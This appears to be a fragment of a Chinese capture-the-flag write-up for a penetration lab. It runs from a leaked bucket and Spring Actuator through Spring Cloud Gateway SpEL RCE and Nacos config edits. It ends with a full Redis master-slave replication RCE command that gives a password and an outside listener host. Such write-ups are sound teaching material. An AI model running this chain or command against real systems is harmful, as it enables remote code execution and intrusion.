

可以看到桶中的全部文件,那个较小的文件中存的就是flag

pen4ruo1-4 根据扫描结果,172.31.4.6:8080还有服务,发现/actuator泄露,其中/gateway也有未授权


第一时间想到打Spring Cloud Gateway SpeL RCE

直接修改配置文件 如图所示,可以在Nacos配置中心中修改ruoyi-gateway-dev.yml,直接修改routes,也可以实现相同的效果

pen4ruo1-5 redis主从复制RCE 根据Nacos中的配置文件,可以拿到redis的密码。
可以直接打redis主从复制RCE
1 proxychains python3 redis_rogue_server.py -rhost=172.31 .4 .4 -passwd='susctf@2025!@#(redis)' -lhost=101.42 .13 .105 -lport=2333